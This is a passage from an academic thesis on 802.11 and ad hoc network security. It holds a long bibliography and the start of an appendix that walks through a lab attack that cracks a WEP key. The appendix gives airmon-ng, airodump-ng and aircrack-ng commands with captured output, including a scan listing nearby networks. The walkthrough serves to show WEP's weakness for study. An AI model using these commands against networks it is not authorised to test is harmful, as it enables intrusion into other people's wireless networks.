- [4] L. Kant, S. Demers, P. Gopalakrishnan, R. Chadha, L. LaVergne, and S. Newman, "Performance Modeling and Analysis of A Mobile Ad Hoc Network Management System," *MILCOM*, Atlantic City, NJ, pp. 17-20, October 2005.
- [5] X. Liu, Z. Fang, and L. Shi, "Securing Vehicular Ad Hoc Networks," *2nd International Conference on Pervasive Computing and Applications, 2007. ICPCA 2007*, Birmingham, UK, pp. 424–429, July 2007.
- [6] R.T. Valadas, A.C. Moreira, and A.M. de Oliveira Duarte, "Hybrid (Wireless Infrared/Coaxial) Ethernet Local Area Networks," *IEEE Conference on Wireless LAN Implementation, 1992. Proceedings.*, Dayton, OH, pp. 21–29, 1992.
- [7] W.J. Yoon, S.H. Chung, S.J. Lee, and Y.S. Lee, "An Efficient Cooperation of On-Demand and Proactive Modes in Hybrid Wireless Mesh Protocol," *33rd IEEE Conference on Local Computer Networks, 2008. LCN 2008*, Montreal, Quebec, Canada, pp. 52–57, October 2008.
- [8] O. Bouchet, M. El Tabach, M. Wolf, D.C. O'Brien, G.E. Faulkner, J.W. Walewski, S. Randel, M. Franke, S. Nerreter, K.D. Langer, and others, "Hybrid Wireless Optics (HWO): Building the Next-Generation Home Network," *6th International Symposium on Communication Systems, Networks and Digital Signal Processing, 2008. CSNDSP 2008*, Graz, Austria, pp. 283–287, July 2008.
- [9] B.V. Ramana, D. Agrawal, and C.S. Murthy, "Design and Performance Evaluation of Meghadoot—A Hybrid Wireless Network Architecture," *14th IEEE International Conference on Networks, 2006. ICON'06*, Singapore, pp. 1-6, September 2006.
- [10] F. Chan, Ang Hee Hoon, and B. Issac, "Analysis of IEEE 802.11b Wireless Security for University Wireless LAN Design," *Networks, 2005. Jointly held with the 2005 IEEE 7th Malaysia International Conference on Communication*, Kuala

Lumpur, Malaysia, pp. 1-6, November 2005.

- [11] J.P. Hubaux, L. Buttyán, and S. Capkun, "The Quest for Security in Mobile Ad Hoc Networks," *Proceedings of the 2nd ACM International Symposium on Mobile Ad Hoc Networking & Computing*, Long Beach, CA, pp. 146-155, 2001.
- [12] D.B. Johnson, D.A. Maltz, J. Broch, and others, "DSR: The Dynamic Source Routing Protocol for Multi-Hop Wireless Ad Hoc Networks," *Ad Hoc Networking*, vol. 5, pp. 139–172, 2001.
- [13] D.B. Johnson, D.A. Maltz, Y.C. Hu, and J.G. Jetcheva, "The Dynamic Source Routing Protocol for Mobile Ad Hoc Networks," *Computer Science Dept*, Carnegie Mellon Univ., Pittsburgh, PA, Available: <http://www.morach.cs.cmu.edu/>, 2002.
- [14] K. Ramakrishnan, A. Balasubramanian, S. Mishra, and R. Sridhar, "Wireless Security Protocol Using A Low Cost Pseudo Random Number Generator", IEEE Military Communications Conference, 2005. MILCOM '05, Atlantic City, NJ, pp. 1333-1339, October 2005.
- [15] P. Yu and U. Pooch, "A Secure Dynamic Cryptographic and Encryption Protocol for Wireless Networks," *IEEE EUROCON' 09*, St. Petersburg, Russia, pp. 1860-1865, May 2009.
- [16] L. Zhou and Z.J. Haas, "Securing Ad Hoc Networks," *IEEE Network*, vol. 13, no. 5, pp. 24–30, November/December 1999.
- [17] C. Rigney, A. Rubens, W. Simpson, and S. Willens, "Remote Authentication Dial in User Service (RADIUS)," RFC 2865, June 2000.
- [18] IEEE 802.11 Working Group. Available: <http://www.ieee802.org/11/>, May 2010
- [19] B. Aboba, L. Blunk, J. Vollbrecht, and J. Carlson, "Extensible Authentication Protocol (EAP)," RFC 3748, June 2004.
- [20] Y.C. Hu, D.B. Johnson, and A. Perrig, "SEAD: Secure Efficient Distance Vector Routing for Mobile Wireless Ad hoc Networks," *Ad Hoc Networks*, vol. 1, no. 1, pp. 175–192, 2003.
- [21] P. Papadimitratos and Z.J. Haas, "Secure Routing for Mobile Ad Hoc Networks," *SCS Communication Networks and Distributed Systems Modeling and Simulation Conference (CNDS 2002)*, San Antonio, TX, pp. 27-31, January 2002.
- [22] IEEE, IEEE. 802.11b/d3.0 Wireless LAN Medium Access Control (MAC) and

- Physical Layer (PHY) Specification, *IEEE*. Available: <http://www.computer.org/portal/web/csdl> , August 1999.
- [23] J. Lansford and P. Bahl, “The Design and Implementation of HomeRF: A Radio Frequency Wireless Networking Standard for the Connected Home,” *Proceedings of the IEEE*, vol. 88, no. 10, pp. 1662-1676, 2000.
- [24] S. Fluhrer, I. Mantin, and A. Shamir, “Weaknesses in the Key Scheduling Algorithm of RC4,” *Selected Areas in Cryptography*, vol. 2259, pp. 1-24, 2001.
- [25] C. Peikari and S. Fogie, *Wireless Maximum Security: An Insider's Guide to Protecting Your Wireless Network*, Sams Publishing, 2003.
- [26] M. Gast, *Wireless LAN Security: A Short History*, O'Reilly Media, April 2002.
- [27] S.K. Miller, “Facing the Challenge of Wireless Security,” *Computer*, vol. 34, no. 7, pp. 16–18, July 2001.
- [28] P. Prasithsangaree and P. Krishnamurthy, “On A Framework for Energy-Efficient Security Protocols in Wireless Networks,” *Computer Communications*, vol. 27, no. 17, pp. 1716–1729, November 2004.
- [29] J.S. Park and D. Dicoi, “WLAN Security: Current and Future,” *IEEE Internet Computing*, vol. 7, no. 5, pp. 60–65, September/October 2003.
- [30] Tropos Network Website, “802.11 Technologies: Past, Present and Future”. Available: http://www.tropos.com/pdf/technology_briefs/tropos_techbrief_wifi_technologies.pdf, August 2004.
- [31] S. Kapp, “802.11: Leaving the Wire Behind,” *IEEE Internet Computing*, vol. 6, no. 1, pp. 82–85, January/February 2002.
- [32] Wi-Fi Alliance. Available: <http://wifialliance.org/> and <http://wifialliance.org/>, May 2010
- [33] M.E. Manley, C.A. McEntee, A.M. Molet, and J.S. Park, “Wireless Security Policy Development for Sensitive Organizations,” *Information Assurance Workshop, 2005. IAW'05. Proceedings from the Sixth Annual IEEE SMC*, University of Maryland (College Park), MD, pp. 150–157, March 2005.
- [34] Link Ferret software. Available: <http://www.tucows.com/preview/252328>, version 3.07.0284.0, August 2003.
- [35] Ethereal – Network Protocol Analyzer Software. Available:

- <http://www.ethereal.com/>, version 0.99.0, April 2006.
- [36] Aircrack. Available: <http://www.aircrack-ng.org/>, version 1.1, April 2010.
- [37] WEPCrack. Available: <http://wepcrack.sourceforge.net/>, August 2001.
- [38] N. Ferguson, "Michael: An Improved MIC for 802.11 WEP," *IEEE 802.11 doc 02-020r0*. Available: <http://grouper.ieee.org/groups/802/11>, January 2002.
- [39] P. Chandra, *Bulletproof Wireless Security: GSM, UMTS, 802.11 and Ad Hoc Security*, Oxford, UK; Newnes, an imprint of Elsevier, 2005.
- [40] S. Wong, "The Evolution of Wireless Security in 802.11 Networks: WEP, WPA and 802.11 Standards," Available: <http://www.sans.org/rr/whitepapers/wireless/1109.php>, vol. 28, pp. 1-10, May 2003.
- [41] N. Borisov, I. Goldberg, and D. Wagner, "Intercepting Mobile Communications: The Insecurity of 802.11," *Proceedings of the 7th Annual International Conference on Mobile Computing and Networking*, Rome, Italy, pp. 180–189, July 2001.
- [42] H. Altunbasak and H. Owen, "Alternative Pair-wise Key Exchange Protocols for Robust Security Networks (IEEE 802.11 i) in Wireless LANs," *IEEE SoutheastCon*, Greensboro, NC, pp. 77–83, March 2004.
- [43] International Organization for Standardization. Available: <http://www.iso.org>, May 2010.
- [44] E.A. Napjus, "NetBar-Carnegie Mellon's Solution to Authenticated Access for Mobile Machines," *CMU White Paper*, CMU Network Group, Available: <http://www.net.cmu.edu/docs/arch/netbar.html>, August 1989.
- [45] D.L. Wasley, "Authenticating Aperiodic Connections to the Campus Network," *CONNEXIONS*, vol. 10, no. 8, pp. 20–26, August 1996.
- [46] IEEE 802.1X-2001. "IEEE Standard for Local and Metropolitan Area Networks: Port-Based Network Access Control," *IEEE Computer Society*, 2001.
- [47] A. Mishra and W.A. Arbaugh, "An Initial Security Analysis of the IEEE 802.1 X Standard," *Technical Report, UM Computer Science Department; CS-TR-4328 UMIACS; UMIACS-TR-2002-10*, 2002.
- [48] P. Bahl, A. Balachandran, and S. Venkatachary, "Secure Wireless Internet Access

- in Public Places,” *Proc. IEEE ICC’01*, St. Petersburg, Russian, pp. 3271–3275, June 2001.
- [49] A. Balachandran, G.M. Voelker, and P. Bahl, “Wireless Hotspots: Current Challenges and Future Directions,” *Mobile Networks and Applications*, vol. 10, no. 3, pp. 365-274, June 2005.
- [50] J. Edney and W.A. Arbaugh, *Real 802.11 Security: Wi-Fi protected access and 802.11i*, Boston, MA; Pearson Edu, Inc, 2004.
- [51] B. Potter, “Wireless Security's Future,” *IEEE Security & Privacy*, vol. 1, no. 4, pp. 68–72, July/August 2003.
- [52] E. Khan, M.W. El-Kharashi, A.E. Rafiq, F. Gebali, and M. Abd-El-Barr, “Network Processors for Communication Security: A Review,” *Proc. of IEEE Pacific Rim Conference on Communications, Computers and Signal Processing*, Victoria, Canada, pp. 173-176, August 2003.
- [53] S. Wright, R. Chadha, and G. Lapiotis, “Special Issue on Policy-Based Networking,” *IEEE Network*, vol. 16, no. 2, pp. 8–56, March/April 2002.
- [54] M. Sloman and E. Lupu, “Security and Management Policy Specification,” *IEEE Network*, vol. 16, no. 2, pp. 10–19, March/April 2002.
- [55] D.C. Verma, S. Calo, and K. Amiri, “Policy-Based Management of Content Distribution Networks,” *IEEE Network*, vol. 16, no. 2, pp. 34–39, March/April 2002.
- [56] Policy-based Security Tools and Framework (POSITIF)". Available: <http://www.positif.org/>, July 2004
- [57] J. Burns, A. Cheng, P. Gurung, S. Rajagopalan, P. Rao, D. Rosenbluth, A.V. Surendran, and D.M. Martin Jr, “Automatic Management of Network Security Policy,” *DARPA Information Survivability Conference & Exposition II, 2001. DISCEX’01*, Anaheim, CA, pp. 12-26, June 2001.
- [58] A.D. Keromytis, S. Ioannidid, M.B. Greenwald, and J.M. Smith, “The STRONGMAN Architecture,” *Proceedings of the 3rd DARPA Information Survivability Conference and Exposition (DISCEX III)*, Washington, DC, pp. 22-24, 2003.
- [59] A. Mayer, A. Wool, and E. Ziskind, “Fang: A Firewall Analysis Engine,” *IEEE Symposium on Security and Privacy, 2000. S&P 2000. Proceedings*, Oakland, CA, pp. 177–187, 2000.

- [60] Air Defense Inc, "Wireless LAN Security for the Enterprise," Air Defense. Available: <http://www.airdefense.net/>, March 2010
- [61] Y.X. Lim, T. Schmoyer, J. Levine, and H.L. Owen, "Wireless Intrusion Detection and Response," *Proceedings of the 2003 IEEE Workshop on Information Assurance United States Military Academy, West Point, NY*, pp. 68-75, June 2003.
- [62] AirMagnet, "Air Magnet". Available: <http://www.airmagnet.com/>, version 8.0, February 2008.
- [63] Y. Zhang, W. Lee, and Y.A. Huang, "Intrusion Detection Techniques for Mobile Wireless Networks," *Wireless Networks*, vol. 9, no. 5, pp. 545-556, September 2003.
- [64] W.W. Cohen, "Fast Effective Rule Induction," *In Proceeding of the Twelfth International Conference on Machine Learning*, Tahoe City, CA, pp. 115-123, July 1995.
- [65] T. Joachims, "Making Large Scale SVM Learning Practical," *MIT-Press*, Cambridge, MA, 1999.
- [66] T.R. Schmoyer, Y.X. Lim, and H.L. Owen, "Wireless Intrusion Detection and Response: A Case Study Using the Classic Man-in-the-Middle Attack," *IEEE Wireless Communications and Networking Conference*, Atlanta, GA, pp. 883-888, March 2004.
- [67] S. Kumar and E.H. Spafford, "A Software Architecture to Support Misuse Intrusion Detection," *Proceedings of the 18th National Information Security Conference*, Baltimore, MD, pp. 194-204, October 1995.
- [68] K. Ilgun, R.A. Kernmeter, and P.A. Porras, "State Transition Analysis: A Rule-Based Intrusion Detection Approach," *IEEE transactions on software engineering*, vol. 21, no. 3, pp. 181-199, March 1995.
- [69] S. Tanachaiwiwat, K. Hwang, and Y. Chen, "Adaptive Intrusion Response to Minimize Risk over Multiple Network Attacks," *ACM Trans on Information and System Security*, vol. 4, pp. 1-30, November 2002.
- [70] H.S. Soliman and M. Omari, "An Efficient Application of A Dynamic Crypto System in Mobile Wireless Security," *2004 IEEE Wireless Communications and Networking Conference, 2004. WCNC*, Atlanta, GA, pp. 837-842, March 2004.
- [71] M.A. Marsan, C.F. Chiasserini, A. Fumagalli, and D. di Elettronica, "Buffer

- Sharing at the Base Station for Seamless Handover in Mobile ATM Networks,” *IEEE International Symposium on Computers and Communications, 1999. Proceedings*, Sharm El Sheik, Red Sea, Egypt, pp. 354–360, July 1999.
- [72] W. Adi, K.E. Negm, A. Mabrouk, and H. Ghraieb, “Authenticated Mobile Device Proxy Service,” *WEC'05: The Third World Enformatika Conference*, Istanbul, Turkey, pp. 114-119, April 2005.
- [73] R. Wash, “Lecture notes on stream ciphers and RC4”. Available: <http://www.crimelabs.net/docs/stream.pdf>, *Reserve University*, pp. 1–19, August 2008.
- [74] T. Wu, “The Secure Remote Password Protocol,” *Proceedings of the 1998 Internet Society Network and Distributed System Security Symposium*, San Diego, CA, pp. 97–111, March 1998.
- [75] J. Arkko, E. Carrara, F. Lindholm, M. Naslund, and K. Norrman, “MIKEY: Multimedia Internet KEYing,” *Internet Engineering - Draft*, 2003.
- [76] J. Arkko, E. Carrara, F. Lindholm, M. Naslund, and K. Norrman, "RFC-3830 MIKEY: Multimedia Internet KEYing". Available: <http://www.rfc-editor.org/rfc/rfc3830.txt>, August 2004.
- [77] D. Johnson, A. Menezes, and S. Vanstone, “The Elliptic Curve Digital Signature Algorithm (ECDSA),” *International Journal of Information Security*, vol. 1, no.1, pp. 36–63, August 2001.
- [78] V. Bharghavan, “Secure Wireless LANs,” *Proceedings of the 2nd ACM Conference on Computer and Communications Security*, Fairfax, VA, pp. 10-17, November 1994.
- [79] V. Bharghavan, *LCMACA-A Limited Contention Protocol for Wireless LANs: Design Document*, in preparation.
- [80] M. Burrows, M. Abadi, and R. Needham, “A Logic of Authentication,” *ACM Transactions on Computer Systems (TOCS)*, vol. 8, no. 1, pp. 18–36, February 1990.
- [81] H. Andersson, S. Josefsson, G. Zorn, D. Simon, and A. Palekar, “Protected EAP Protocol (PEAP),” *IETF draft-josefsson-pppext-eap-tls-eap*, vol. 2, 2002.
- [82] TinyPEAP software. Available: <http://www.tinypeap.org/>, March 2006.

- [83] G. Zorn, "RFC 2759: Microsoft PPP CHAP Extensions," RFC 2759, January 2000.
- [84] T. Takahashi, "WPA Passive Dictionary Attack Overview". Available: http://www.personalwireless.org/tools/WPA-Cracker/WPA_Passive_Dictionary_Attack_Overview.pdf, November 2007.
- [85] B. Lee, J. Gruen, T. Takahashi, W. Lee, and R. Lipton, "TonyPeap Web Site and Documentation". Available: http://www.tinypeap.com/docs/TinyPEAP_White_Paper.pdf, March 2006.
- [86] Y.C. Hu, A. Perrig, and D.B. Johnson, "Ariadne: A Secure On-Demand Routing Protocol for Ad Hoc Networks," *Wireless Networks*, vol. 11, no. 1, pp. 21–38, January 2005.
- [87] G. Pei, M. Gerla, and T.W. Chen, "Fisheye State Routing in Mobile Ad Hoc Networks," *ICDCS Workshop on Wireless Networks and Mobile Computing*, Taipei, Taiwan, pp. D71–D78, April 2000.
- [88] Y.H. Wang and C.C. Chuang, "Ad Hoc On-Demand Backup Node Setup Routing Protocol," *Journal of Information Science and Engineering*, vol. 20, no. 5, pp. 821–843, September 2004.
- [89] C.E. Perkins and E.M. Royer, "Ad-Hoc On-Demand Distance Vector Routing," *2nd IEEE Workshop on Mobile Computing Systems and Applications*, New Orleans, LA, pp. 90-100, 1999.
- [90] P. Jacquet, P. Muhlethaler, A. Qayyum, A. Laouiti, L. Viennot, and T. Clausen, "Optimized Link State Routing Protocol", Internet Draft, draft-ietf-manetolsr-00.txt, 1998.
- [91] X. Hong, K. Xu, and M. Gerla, "Scalable Routing Protocols for Mobile Ad Hoc Networks," *IEEE Network*, vol. 16, no. 4, pp. 11–21, July/August 2002.
- [92] C.E. Perkins and P. Bhagwat, "Highly Dynamic Destination-Sequenced Distance-Vector Routing (DSDV) for Mobile Computers," *Proceedings of the Conference on Communications Architectures, Protocols and Applications*, London, UK, pp. 234-244, August 1994.
- [93] S. Murthy and J.J. Garcia-Luna-Aceves, "An Efficient Routing Protocol for Wireless Networks," *Mobile Networks and Applications*, vol. 1, no. 2, pp. 183–197, October 1996.
- [94] C.C. Chiang, H.K. Wu, W. Liu, and M. Gerla, "Routing in Clustered Multihop,

- Mobile Wireless Networks with Fading Channel," *Proc. IEEE SICON*, vol. 97, pp. 197–21, 1997.
- [95] V. Park and M.S. Corson, "Temporally-Ordered Routing Algorithm (TORA) Version 1 Functional Specification", Internet-Draft, draft-ietf-manet-tora-spec-00.txt, 1997.
- [96] R. Dube, C.D. Rais, K.Y. Wang, and S.K. Tripathi, "Signal Stability Based Adaptive routing (SSA) for Ad-Hoc Mobile Networks," *IEEE Pers. Comm.*, vol. 5, no. 1, pp. 36-45, February 1997.
- [97] K.S. Ng and W.K.G. Seah, "Routing Security and Data Confidentiality for Mobile Ad Hoc Networks," *Vehicular Technology Conference, 2003. VTC 2003-Spring. The 57th IEEE Semiannual*, Orlando, FL, pp. 1821-1825, October 2003.
- [98] K. Sanzgiri, D. LaFlamme, B. Dahill, B.N. Levine, C. Shields, and E.M. Belding-Royer, "Authenticated Routing for Ad Hoc Networks," *IEEE Journal on Selected Areas in Communications*, vol. 23, no. 3, pp. 598–610, March 2005.
- [99] P. Michiardi and R. Molva, "Core: A Collaborative Reputation Mechanism to Enforce Node Cooperation in Mobile Ad Hoc Networks," *Advanced Communications and Multimedia Security: IFIP TC6/TC11 Sixth Joint Working Conference on Communications and Multimedia Security*, Portorož, Slovenia, pp. 107-122, 2002.
- [100] S. Marti, T.J. Giuli, K. Lai, and M. Baker, "Mitigating Routing Misbehavior in Mobile Ad Hoc Networks," *Proceedings of the 6th Annual International Conference on Mobile Computing and Networking*, Boston, MA, pp. 255–265, 2000.
- [101] H. Yang, J. Shu, X. Meng, and S. Lu, "SCAN: Self-Organized Network-Layer Security in Mobile Ad Hoc Networks," *IEEE Journal on Selected Areas in Communications*, vol. 24, no. 2, pp. 261–273, February 2006.
- [102] S.R. Zakhary and M. Radenkovic, "Reputation-Based Security Protocol for MANETs in Highly Mobile Disconnection-Prone Environments," *Proceedings of WONS 2010*, Kranjska Gora, Slovenia, pp. 161-167, 2010.
- [103] R.S. Chang, W.Y. Chen, and Y.F. Wen, "Hybrid Wireless Network Protocols," *IEEE Transactions on Vehicular Technology*, vol. 52, no. 4, pp. 1099–1109, July 2003.
- [104] T. Adachi and M. Nakagawa, "Performance Under Shadowing Environment of A Hybrid System for Mobile Robots Using Cellular and Ad-Hoc Modes," *IEEE*

- Vehicular Technology Conference*, Amsterdam, Netherlands, pp. 1202–1206, 1999.
- [105] C.S. Wijting and R. Prasad, “Evaluation of Mobile Ad-Hoc Network Techniques in A Cellular Network,” *IEEE Vehicular Technology Conference*, Boston, MA, pp. 1025–1029, September 2000.
- [106] A. Misra, S. Das, A. McAuley, S.K. Das, and T. Technol, “Autoconfiguration, Registration, and Mobility Management for Pervasive Computing,” *IEEE Personal Communications*, vol. 8, pp. 24–31, August 2001.
- [107] C.E. Perkins, J.T. Malinen, R. Wakikawa, E.M. Belding-Royer, and Y. Sun, “IP Address Autoconfiguration for Ad Hoc Networks,” *IETF draft*, 2001.
- [108] J.S. Park, Y.J. Kim, and S.W. Park, “Stateless Address Autoconfiguration in Mobile Ad Hoc Networks Using Site-Local Address,” *Mobile Ad Hoc Networking Working Group*, pp. 1-30, 2002.
- [109] T. Clausen and P. Jacquet, “*RFC3626: Optimized Link State Routing Protocol (OLSR)*,” RFC3626, 2003.
- [110] P. Yu and U. Pooch, “d-key Dynamic Encryption: A Security Enhancement Protocol for Mobile Ad Hoc Network,” *Proceedings of the First International Conference on Ubiquitous and Future Networks*, Hong Kong, China, pp. 183–188, 2009.
- [111] R. Rivest, *The RC4 Encryption Algorithm - RSA Data Security*, RL Rivest-Inc, March 1992.
- [112] NetStumbler. Available: <http://www.netstumbler.com/>, version 0.4.0, April 2004.
- [113] Airmon-ng. Available: <http://www.aircrack-ng.org/doku.php?id=airmon-ng>, version 04-24, April 2010.
- [114] Network Uptime - The Online Resource for Network Professionals. Available: <http://www.networkuptime.com/tools/analyzer/netstumbler.html>, May 2010.
- [115] JiGLE. Available: <http://wagle.net/gps/gps/main/download/>, version 0.75, August 2006.
- [116] Stumb Verter. Available: <http://sonar-security.software.informer.com>, version 1.5, December 2003.
- [117] Google HotSpot Maps. Available: <http://map.airodump.net/> and

<http://hotspot.airdump.net>, June 2010.

- [118] A. Tsakountakis, G. Kambourakis, and S. Gritzalis, "Towards Effective Wireless Intrusion Detection in IEEE 802.11i", *Third International Workshop on Security, Privacy and Trust in Pervasive and Ubiquitous Computing*, Istanbul, Turkey, pp. 37-42, July 2007.
- [119] R. Wagner, *Address Resolution Protocol Spoofing and Man-in-the-Middle Attacks*, The SANS Institute, Bethesda, MA, 2001.
- [120] D.C. Plummer, "RFC-826 An Ethernet Address Resolution Protocol," RFC 826, 1982.
- [121] A. Klein, "BIND 9 DNS Cache Poisoning". Available: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.86.4474&rep=rep1&type=pdf>, 2007
- [122] D. Sax, "DNS Spoofing (Malicious Cache Poisoning)," Available: http://www.sans.org/rr/firewall/DNS_spoof.php, vol. 12, November 2000.
- [123] Y. Rekhter, T. Li, S. Hares, and Cisco System, "RFC-1771 A Border Gateway Protocol 4 (BGP-4)," RFC 1771, March 1995.
- [124] Z. Tao and A.B. Ruighaver, "Wireless Intrusion Detection: Not As Easy As Traditional Network Intrusion Detection," *TENCON 2005 IEEE Region 10*, Melbourne, Australia, pp. 1–5, November 2005.
- [125] L. Tamilselvan and V. Sankaranarayanan, "Prevention of Co-operative Black Hole Attack in MANET," *Journal of Networks*, vol. 3, no. 5, pp.13-20, May 2008.
- [126] Y.C. Hu and A. Perrig, "A Survey of Secure Wireless Ad Hoc Routing," *IEEE Security and Privacy Magazine*, vol. 2, pp. 28–39, May/June 2004.
- [127] M. Chuah and P. Yang, "Comparison of Two Intrusion Detection Schemes for Sparsely Connected Ad Hoc Networks," *Military Communications Conference, 2006. MILCOM 2006*, Washington, DC, pp. 1–7, October 2006.
- [128] V.D. Park and M.S. Corson, "A Highly Adaptive Distributed Routing Algorithm for Mobile Wireless Networks," *IEEE INFOCOM*, Kobe, Japan, vol. 3, pp. 1405–1413, April 1997.
- [129] J. Eriksson, S.V. Krishnamurthy, and M. Faloutsos, "Truelink: A Practical Countermeasure to the Wormhole Attack in Wireless Networks," *Proceedings of the 14th IEEE International Conference on Network Protocols, 2006. ICNP'06*,

Santa Barbara, CA, pp. 75–84, November 2006.

- [130] D. Welch and S. Lathrop, “Wireless Security Threat Taxonomy,” *Information Assurance Workshop - 2003 IEEE Systems, Man and Cybernetics Society*, West Point, NY, pp. 76–83, June 2003.
- [131] B. Pinkas and T. Sander, “Securing Passwords Against Dictionary Attacks,” *Proceedings of the 9th ACM Conference on Computer and Communications Security*, Washington, DC, pp. 161–170, November 2002.
- [132] M. Borsc and H. Shinde, “Wireless Security & Privacy,” *2005 IEEE International Conference on Personal Wireless Communications, 2005. ICPWC 2005*, New Delhi, India, pp. 424–428, January 2005.
- [133] The CMU Monarch Wireless and Mobility Extension Project. Available: <http://www.monarch.cs.cmu.edu> & <http://www.monarch.cs.rice.edu/>, October 2004.

APPENDIX A

IEEE 802.11 WIRELESS SECRET KEY BREAKING AND DICTIONARY ATTACK

1. Introduction and Experiment Configuration

The detailed steps and procedures for wireless secret key breaking and dictionary attacks summarized in Chapter IV are described in this appendix. The fact that simply increasing the pre-shared secret key size is an insufficient defense against key decoding software for the IEEE 802.11 wireless network is also illustrated here.




Fig. A-1. Wireless environment setting

Figure A-1 shows the wireless environment setting for our experiment. There are two access points that serve as the Internet gateway for four different mobile devices in two different wireless local area networks. A Lenovo T61 laptop is set up with a Linux-based

penetration testing operation system, backtrack4¹. Backtrack4 acts as the eavesdropper and attacker. Aircrack-ng is mainly used as breaking and attacking software in this experiment with Aircrack-ng and Kismet as the packet sniffer and analysis tool. The detail hardware configuration for Lenovo T61 is listed in Table A-1.

Table A-1. Lenovo T61 Hardware Configurations

Model	Lenovo T61
Processor	Intel T7500
Clock Speed	2.2 GHz
Chipset Architecture	Intel PM965 Express
Memory	2.0 GB/667 MHz
Network NIC	Intel 82566/4965AG

2. WEP Key Cracking

In order to capture the wireless packets for secret key deciphering in backtrack4, the wireless card needs to be switched from the default communication mode to monitor mode by the following command:

```
airmon-ng start wlan0 6
```

¹ Operating system information and documentation are available online at <http://www.backtrack-linux.org/>

where wlan0 is the wireless device name (which varies by operating system and setting) and the number 6 is the broadcast channel of the target access point or mobile device. The channel number is optional here for monitor mode, but specifying this number in the command can increase the accuracy of capturing packets. However, not all wireless adapters or default manufacturer-installed drivers include either built-in or external (USB/PCMCIA) support for airmong-ng. For a detailed compatibility list of supported wireless chipsets and drivers, please visit aircracker's official website².

Once the monitor mode was set, the system is ready to capture all nearby wireless communication and stored them for analysis by running:

```
airodump-ng -w wep_attack -channel 6 wlan0
```

wep_attack parameter is the file name where airodump will store all captured packet information. A similar screen window like Figure A-2 should display on the desktop, showing the capture information and status of all access points or mobile nodes within the receive range of your wireless device.

² URL - http://www.aircrack-ng.org/doku.php?id=compatibility_drivers

```

root@bt: / - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

CH 6 ][ Elapsed: 32 s ][ 2010-03-20 15:36

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:1E:2A:62:83:B4 -52    35      0  0  11  54e  WPA2  CCMP  PSK  allmine
00:1C:10:74:33:18 -54   138      0  0   6  54   OPN                linksys
00:14:BF:0E:56:76 -58   131      0  0   6  54   OPN                linksys
00:15:6D:63:35:A8 -61    30      1  0   1  54e. OPN                CrippleCreek
00:0C:42:18:08:AD -62    26     201  1   1  11   . OPN                CrippleCreek
00:23:69:B2:E1:1A -66   104      1  0   9  54   WEP  WEP                DaFlos
00:80:48:63:71:4A -71    29      5  0   1  54   . OPN                CrippleCreek
00:1E:2A:E7:7E:4E -64   144      0  0   6  54e. WPA  TKIP  PSK  Stay_Off
00:13:10:86:B8:83 -71   152     18  0   6  54   WEP  WEP                P_TEST
00:80:48:5E:B6:C9 -77    38      4  0   1   5   . OPN                CrippleCreek
00:21:29:85:5F:60 -73   138     11  0   6  54   WPA2  CCMP  PSK  ERIC-PC_Network
00:02:6F:52:DD:1F -78    28      7  0   1  54   . OPN                CrippleCreek
00:21:91:FE:0E:43 -75    37      0  0   1  54   . WPA  TKIP  PSK  Integral13
00:0C:42:18:0B:5B -81    29      2  0   1  54   . OPN                CrippleCreek
00:0C:42:18:06:40 -80    35      3  0   1  54   . OPN                CrippleCreek
00:1E:E5:7D:B5:9C -80    27      0  0  11  54e  WPA2  CCMP  PSK  Kays Place
00:1E:E5:54:52:08 -80   104      1  0   6  54   WPA2  CCMP  PSK  Luminiferous Ether
00:0C:42:18:03:86 -83     9      3  0   1  54   . OPN                CrippleCreek
00:0C:42:18:0B:54 -83    18      7  0   1  54   . OPN                CrippleCreek
00:0C:42:18:08:71 -85    14      0  0   1  54   . OPN                CrippleCreek
00:0C:42:18:08:BE -84    11      0  0   1  54   . OPN                CrippleCreek

```

Fig. A-2. Wireless packets captured in airodump-ng

In order to decipher the WEP key, at least two wireless packets using the same initialization vector (IV) value for encryption are needed to decode the stream cipher and reveal the pre-shared secret key.

Once the wireless packets were captured, the deciphering procedure could be started by executing the following command:

```
aircrack-ng -x -f 2 wep_attack-01.cap
```

-f parameter is the fudge factor for the bruteforce attack and -x parameter is used to disable the two last keybytes attack and speed up the key deciphering. The aircrack-ng

will first try when it has captured first 5000 IVs and then continue with more IV values if needed. Once the key is found by Aircrack-ng, as Figure A-3 illustrates, it will display the secret key value as well as the total cracking time, tested keys and IVs.

```

root@bt: / - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

[00:13:03] Tested 200746 keys (got 114310 IVs)

KB  depth  byte(vote)
0   0/ 1     72(169728) B6(128256) 29(126976) CD(126976) 36(126464) 3D(125440) 24(125184) 74(125184)
1   0/ 1     6D(157440) 96(132096) AA(130816) 06(129792) C9(128768) 5B(128512) DD(127232) F6(126464)
2   0/ 1     A1(150272) 56(131072) 0C(127744) 9D(127232) 34(126208) E7(125952) 5C(125184) C8(125184)
3   0/ 1     16(156160) 22(134144) 33(132608) 72(129280) 77(128512) 00(126208) E7(125696) F5(125696)
4   0/ 1     81(160000) A7(130816) 6D(130304) 44(129792) 3D(127488) AB(127232) EF(126208) 4B(125952)
5   0/ 1     95(158208) D2(132352) AE(131072) 74(130304) 7E(126976) BE(126208) ED(125696) F8(125440)
6   0/ 1     31(155904) C4(132608) 85(130048) 5E(126720) 5F(125440) D0(125184) 7A(124928) 96(123904)
7   0/ 1     C4(148224) 7A(129536) B6(125696) AD(124672) B8(124416) 50(123648) 34(123136) 6F(123136)
8   0/ 1     8E(146176) 05(129024) BD(128000) CC(127488) E9(127232) E2(126208) AD(125696) 76(124672)
